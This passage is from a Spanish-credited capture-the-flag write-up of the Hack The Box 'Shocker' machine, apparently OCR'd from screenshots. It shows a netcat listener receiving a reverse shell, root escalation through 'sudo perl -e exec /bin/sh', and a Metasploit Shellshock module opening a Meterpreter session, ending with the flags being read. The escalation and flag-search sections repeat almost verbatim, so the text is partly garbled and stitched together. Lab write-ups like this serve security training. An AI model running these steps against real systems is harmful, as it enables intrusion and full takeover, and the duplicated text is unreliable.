
We'll now use that to escalate the shell:

shelly@Shocker:/usr/lib/cgi-bin$ **sudo perl -e 'exec "/bin/sh"'**




```
shelly@Shocker:/usr/lib/cgi-bin$ sudo perl -e 'exec "/bin/sh"'
sudo perl -e 'exec "/bin/sh"'
id
uid=0(root) gid=0(root) groups=0(root)
```


Search root flag:



```
root@kali:~# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.15] from (UNKNOWN) [10.10.10.56] 41502
bash: no job control in this shell
shelly@Shocker:/usr/lib/cgi-bin$ sudo perl -e 'exec' "/bin/sh"
sudo perl -e 'exec' "/bin/sh"
shelly@Shocker:/usr/lib/cgi-bin$ sudo perl -e 'exec "/bin/sh"'
sudo perl -e 'exec "/bin/sh"'
id
uid=0(root) gid=0(root) groups=0(root)
find / -iname *.txt
/home/shelly/user.txt
/usr/src/linux-headers-4.4.0-96-generic/scripts/spelling.txt
/usr/src/linux-headers-4.4.0-31-generic/scripts/spelling.txt
/usr/src/linux-headers-4.4.0-96/scripts/spelling.txt
/usr/src/linux-headers-4.4.0-96/arch/sh/include/mach-kfr2r09/mach/partner-jet-setup.txt
/usr/src/linux-headers-4.4.0-96/arch/sh/include/mach-ecovec24/mach/partner-jet-setup.txt
/usr/src/linux-headers-4.4.0-31/scripts/spelling.txt
/usr/src/linux-headers-4.4.0-31/arch/sh/include/mach-kfr2r09/mach/partner-jet-setup.txt
/usr/src/linux-headers-4.4.0-31/arch/sh/include/mach-ecovec24/mach/partner-jet-setup.txt
/usr/lib/python3.5/lib2to3/Grammar.txt
```




```
/usr/share/doc/git/RelNotes/1.7.1.4.txt
/usr/share/doc/git/RelNotes/2.1.3.txt
/usr/share/doc/git/RelNotes/1.5.6.6.txt
/usr/share/doc/git/RelNotes/1.6.2.4.txt
/usr/share/doc/git/contrib/svn-fe/svn-fe.txt
/usr/share/doc/git/contrib/subtree/git-subtree.txt
/usr/share/doc/git/contrib/contacts/git-contacts.txt
/usr/share/doc/git/contrib/examples/git-svnimport.txt
/usr/share/doc/git/contrib/hg-to-git/hg-to-git.txt
/usr/share/doc/git/contrib/convert-objects/git-convert-objects.txt
/usr/share/doc/git/contrib/gitview/gitview.txt
/usr/share/doc/lvm2/udev_assembly.txt
/usr/share/doc/lvm2/lvmpolld_overview.txt
/usr/share/doc/lvm2/testing.txt
/usr/share/doc/lvm2/pvmove_outline.txt
/usr/share/doc/busybox-static/syslog.conf.txt
/usr/share/doc/gawk/examples/network/stoxdata.txt
/usr/share/doc/libdb5.3/build_signature_amd64.txt
/usr/share/doc/gnupg/Upgrading_From_PGP.txt
/usr/share/doc/mount/mount.txt
/usr/share/command-not-found/priority.txt
/boot/grub/gfxblacklist.txt
/root/root.txt
/lib/firmware/ath10k/QCA988X/hw2.0/notice_ath10k_firmware-4.txt
/lib/firmware/ath10k/QCA988X/hw2.0/notice_ath10k_firmware-5.txt
/lib/firmware/ath10k/QCA9887/hw1.0/notice_ath10k_firmware-5.txt
```




```
root@kali:~# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.15] from (UNKNOWN) [10.10.10.56] 41504
bash: no job control in this shell
shelly@Shocker:/usr/lib/cgi-bin$ sudo perl -e 'exec "/bin/sh"'
sudo perl -e 'exec "/bin/sh"'
cat /root/root.txt
[redacted]
HACKED BY CHACKA0101
```

Exploitation method 2:

This module targets CGI scripts in the Apache web server by setting the HTTP_USER_AGENT environment variable to a malicious function definition.




```
msf > search mod_cgi
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                        Disclosure Date  Rank       Description
   ----                                        ---------------  ----       -----------
   auxiliary/scanner/http/apache_mod_cgi_bash_env   2014-09-24       normal     Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
   exploit/multi/http/apache_mod_cgi_bash_env_exec  2014-09-24       excellent  Apache mod_cgi Bash Environment Variable Code Injection (Shellshock)

msf >
```



```
msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 10.10.14.15:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (861480 bytes) to 10.10.10.56
[*] Meterpreter session 1 opened (10.10.14.15:4444 -> 10.10.10.56:54076) at 2020-05-23 23:42:39 -0400

meterpreter >
```


User flag:



```
meterpreter > ls -la
Listing: /usr/lib/cgi-bin
=========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100755/rwxr-xr-x  113   fil   2017-09-22 15:29:26 -0400  user.sh

meterpreter > cd /home
meterpreter > ls
Listing: /home
==============

Mode             Size  Type  Last modified              Name
----             ----  ----  -------------              ----
40755/rwxr-xr-x  4096  dir   2017-09-22 15:49:12 -0400  shelly

meterpreter > cd shelly
meterpreter > ls -la
Listing: /home/shelly
=====================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  0     fil   2017-09-25 08:29:38 -0400  .bash_history
100644/rw-r--r--  220   fil   2017-09-22 12:33:54 -0400  .bash_logout
100644/rw-r--r--  3771  fil   2017-09-22 12:33:54 -0400  .bashrc
40700/rwx------   4096  dir   2017-09-22 12:35:28 -0400  .cache
40775/rwxrwxr-x   4096  dir   2017-09-22 15:49:12 -0400  .nano
100644/rw-r--r--  655   fil   2017-09-22 12:33:54 -0400  .profile
100644/rw-r--r--  66    fil   2017-09-22 15:43:04 -0400  .selected_editor
100644/rw-r--r--  0     fil   2017-09-22 12:35:31 -0400  .sudo_as_admin_successful
100444/r--r--r--  33    fil   2017-09-22 15:37:05 -0400  user.txt

meterpreter > cat user.txt
[redacted]
meterpreter >
```

Privilege Escalation method 1:


Enumeration reveals that the user can run any command with Perl binary as root.



```
shelly@Shocker:/usr/lib/cgi-bin$ sudo -l
sudo -l
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
shelly@Shocker:/usr/lib/cgi-bin$
```


We'll now use that to escalate the shell:

shelly@Shocker:/usr/lib/cgi-bin$ **sudo perl -e 'exec "/bin/sh"'**




```
shelly@Shocker:/usr/lib/cgi-bin$ sudo perl -e 'exec "/bin/sh"'
sudo perl -e 'exec "/bin/sh"'
id
uid=0(root) gid=0(root) groups=0(root)
```


Search root flag:



```
root@kali:~# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.15] from (UNKNOWN) [10.10.10.56] 41502
bash: no job control in this shell
shelly@Shocker:/usr/lib/cgi-bin$ sudo perl -e 'exec' "/bin/sh"
sudo perl -e 'exec' "/bin/sh"
shelly@Shocker:/usr/lib/cgi-bin$ sudo perl -e 'exec "/bin/sh"'
sudo perl -e 'exec "/bin/sh"'
id
uid=0(root) gid=0(root) groups=0(root)
find / -iname *.txt
/home/shelly/user.txt
/usr/src/linux-headers-4.4.0-96-generic/scripts/spelling.txt
/usr/src/linux-headers-4.4.0-31-generic/scripts/spelling.txt
/usr/src/linux-headers-4.4.0-96/scripts/spelling.txt
/usr/src/linux-headers-4.4.0-96/arch/sh/include/mach-kfr2r09/mach/partner-jet-setup.txt
/usr/src/linux-headers-4.4.0-96/arch/sh/include/mach-ecovec24/mach/partner-jet-setup.txt
/usr/src/linux-headers-4.4.0-31/scripts/spelling.txt
/usr/src/linux-headers-4.4.0-31/arch/sh/include/mach-kfr2r09/mach/partner-jet-setup.txt
/usr/src/linux-headers-4.4.0-31/arch/sh/include/mach-ecovec24/mach/partner-jet-setup.txt
/usr/lib/python3.5/lib2to3/Grammar.txt
```



```
/usr/share/doc/git/RelNotes/1.7.1.4.txt
/usr/share/doc/git/RelNotes/2.1.3.txt
/usr/share/doc/git/RelNotes/1.5.6.6.txt
/usr/share/doc/git/RelNotes/1.6.2.4.txt
/usr/share/doc/git/contrib/svn-fe/svn-fe.txt
/usr/share/doc/git/contrib/subtree/git-subtree.txt
/usr/share/doc/git/contrib/contacts/git-contacts.txt
/usr/share/doc/git/contrib/examples/git-svnimport.txt
/usr/share/doc/git/contrib/hg-to-git/hg-to-git.txt
/usr/share/doc/git/contrib/convert-objects/git-convert-objects.txt
/usr/share/doc/git/contrib/gitview/gitview.txt
/usr/share/doc/lvm2/udev_assembly.txt
/usr/share/doc/lvm2/lvmpolld_overview.txt
/usr/share/doc/lvm2/testing.txt
/usr/share/doc/lvm2/pvmove_outline.txt
/usr/share/doc/busybox-static/syslog.conf.txt
/usr/share/doc/gawk/examples/network/stoxdata.txt
/usr/share/doc/libdb5.3/build_signature_amd64.txt
/usr/share/doc/gnupg/Upgrading_From_PGP.txt
/usr/share/doc/mount/mount.txt
/usr/share/command-not-found/priority.txt
/boot/grub/gfxblacklist.txt
/root/root.txt
/lib/firmware/ath10k/QCA988X/hw2.0/notice_ath10k_firmware-4.txt
/lib/firmware/ath10k/QCA988X/hw2.0/notice_ath10k_firmware-5.txt
/lib/firmware/ath10k/QCA9887/hw1.0/notice_ath10k_firmware-5.txt
```



```
root@kali:~# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.15] from (UNKNOWN) [10.10.10.56] 41504
bash: no job control in this shell
shelly@Shocker:/usr/lib/cgi-bin$ sudo perl -e 'exec "/bin/sh"'
sudo perl -e 'exec "/bin/sh"'
cat /root/root.txt
[redacted]

HACKED BY CHACKA0101
```

Agradecimientos a:

```
Hack The Box      - https://www.hackthebox.eu
Rapid7            - https://www.metasploit.com/
The Dark Raver    - https://tools.kali.org/web-applications/dirb
Offensive Security - https://www.kali.org/
```

-END-